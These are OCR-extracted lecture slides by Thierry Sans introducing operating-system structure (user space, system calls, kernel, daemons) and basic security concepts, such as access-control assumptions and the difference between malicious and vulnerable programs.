
Operating Systems and Program (in)security

Thierry Sans

An Amateurish Introduction To Operating System



applications

user-space

system calls


Kernel

services
(daemon)

Daemon

Daemons also called “services” are programs that run in the background

- System services
- Network services (servers)
- Monitoring
- Scheduled tasks



policy

Alice

Mallory

www

admin
(root)

Hypothesis

- ➡ Programs are run by an authenticated user (authentication)
- ➡ Resources are accessed through programs (authorization)
- ➡ Every access is checked by the system (complete mediation)
- ✓ Everything is "secured" as long as long as the system is well configured and the programs behave as expected
- ◉ But ...

Threats

What can go wrong?

How can the security be compromised?

- A program can have an undesirable behavior either **by design** or **because of a bug**

Vulnerabilities

Malicious Program vs. Vulnerable Program

The program **has been** designed to compromise the security of the operating system


➡ The user executes a malware

The program **has not been** designed to compromise the security of the operating system

